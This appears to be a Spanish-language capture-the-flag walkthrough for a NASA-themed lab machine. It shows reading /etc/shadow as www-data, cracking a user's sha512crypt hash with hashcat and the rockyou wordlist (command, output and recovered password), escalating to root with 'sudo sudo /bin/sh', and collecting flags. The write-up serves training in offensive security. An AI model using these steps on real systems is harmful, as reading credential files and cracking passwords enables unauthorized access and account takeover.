::nasa@nasa:/var/www/nasa.com/etc$
```

Con el usuario www-data , investigando los directorios podrás encontrar uno llamado /etc , dentro de este directorio se encuentra un archivo de texto llamado shadow , en el cual se muestran ciertos usuarios con las respectivas contraseñas cifradas , solo funciona una de ellas en este caso la del usuario “NASA” , con herramientas como *hashcat* o *jhontheripper* y el diccionario la contraseña de NASA se puede descifrar

```

$6$HbzBekVGXGjv.6iS$b92heq8mrz.Rc4VRbNiaX8g8bFus0t.NZtZwzHPeOrK4UUurf3NWv51yZZwG9JPgpN5M1wIjlZYhgMwgY6PmW0:blink182
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target...: $6$HbzBekVGXGjv.6iS$b92heq8mrz.Rc4VRbNiaX8g8bFus0t....Y6PmW0
Time.Started..: Fri Mar 14 16:47:53 2025 (1 sec)
Time.Estimated.: Fri Mar 14 16:47:54 2025 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 492 H/s (51.16ms) @ Accel:256 Loops:512 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 256/14344385 (0.00%)
Rejected.....: 0/256 (0.00%)
Restore.Point...: 0/14344385 (0.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 → freedom
Hardware.Mon.#1.: Util:100%
Started: Fri Mar 14 16:47:52 2025
Stopped: Fri Mar 14 16:47:55 2025

[unai@kaliUnai]-(~/Escritorio]
$ hashcat -a 0 -m 1800 -w 3 new_hash.txt /usr/share/wordlists/rockyou.txt

```

Como la captura muestra con hashcat y el diccionario , la herramienta encuentra la contraseña , “NASA=blink182”

## Usuario nasa

```

nasa@nasa:~$ 
nasa@nasa:~$ sudo -l
[sudo] password for nasa:
Matching Defaults entries for nasa on nasa:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User nasa may run the following commands on nasa:
    (ALL : ALL) ALL
nasa@nasa:~$ sudo sudo /bin/sh
# whoami
root
# sudo su
root@nasa:/home/nasa#
```

A partir del usuario “nasa” , hay una posibilidad de hacer una escalada de privilegios al usuario “root”, ya que como podemos ver con el comando “sudo -l” mostrara que podemos ejecutar comandos como usuario sudoer.

Esto significa que al ejecutar sudo sudo /bin/sh o otro comando que te pueda convertir en usuario “root” se podrán ejecutar y te convertirá en este.

- También puedes usar otras alternativas como “sudo -i”

## Magic Numbers

```
root@nasa:/home/nasa/.nasa# echo "NASA{MAG1C_NUMB3RS}" > Perseverance.txt
root@nasa:/home/nasa/.nasa# cat Perseverance.txt
NASA{MAG1C_NUMB3RS}
```

Dentro del usuario nasa, podremos encontrar en su directorio /home un archivo Perseverance.txt con una flag que hace referencia a los “magic numbers”, para descubrir el contenido de este archivo deberemos de cambiar la extension del archivo a la que le corresponde originalmente.

```
root@nasa:/home/nasa/.nasa# tar -zcf Perseverance.tar.gz Perseverance.txt
root@nasa:/home/nasa/.nasa# ls
Perseverance.tar.gz  Perseverance.txt
root@nasa:/home/nasa/.nasa# cat Perseverance.tar.gz
♦♦
♦0♦♦>E♦@n♦%♦♦S♦X♦♦HV
    iA|w*c;♦o9♦Y♦9♦<♦{♦♦♦♦Q♦dT?9♦♦♦W♦
♦♦♦♦_♦♦♦♦m|♦q♦v♦To7♦♦♦&♦7o♦♦) (root@nasa:/home/nasa/.nasa#
```

Como se puede ver en esta imagen, el archivo de texto ha sido comprimido en un .tar.gz y seguidamente se ha cambiado la extensión de este archivo por .pdf, si hacemos un cat a este archivo no nos mostrará nada del contenido original gracias a su compresión.

```
root@nasa:/home/nasa/.nasa# file -i Perseverance.pdf
Perseverance.pdf: application/gzip; charset=binary
root@nasa:/home/nasa/.nasa#
```

El comando que se debe utilizar para saber su extensión real es “file -i (nombre del archivo)”, de manera que para saber descubrir el contenido deberemos de ponerlo en .gz o .tar.gz y descomprimirlo con este comando → “tar -xf nombrearchivo.tar.gz”.

Esto nos dará la flag final la cual es **NASA{MAG1C\_NUMB3RS}**

## Usuario root

```
root@nasa:~/documents
root@nasa:~# ls
apollo  conf  documents  nasa
root@nasa:~# cd documents/
root@nasa:~/documents# ls
flag.txt
root@nasa:~/documents# cat flag.txt
NASA{Y0U_B3CAM3_R00T}
root@nasa:~/documents#
root@nasa:~/documents#
```

Al acceder root , se ven varias carpetas en la carpeta documentos esta la última flag llamada , **NASA{Y0U\_B3CAM3\_R00T}**

## Directorio Armstrong

```
root@nasa:~# cd /home
root@nasa:/home# ls
armstrong  george  nasa
root@nasa:/home# cd armstrong/
root@nasa:/home/armstrong# ls
nasa_root
root@nasa:/home/armstrong# cat nasa_root/
cat: nasa_root/: Is a directory
root@nasa:/home/armstrong# cd nasa_root/
root@nasa:/home/armstrong/nasa_root# ls
nasa_conf
root@nasa:/home/armstrong/nasa_root# cat nasa_conf
NASA{YOU_ARE_R00T}
root@nasa:/home/armstrong/nasa_root# _
```

Para acceder al usuario Armstrong la única manera es entrar desde root , una vez dentro se encuentra un directorio llamado nasa\_root y dentro un archivo de texto llamado nasa\_conf , con un cat se muestra la flag → **NASA{YOU\_ARE\_R00T}**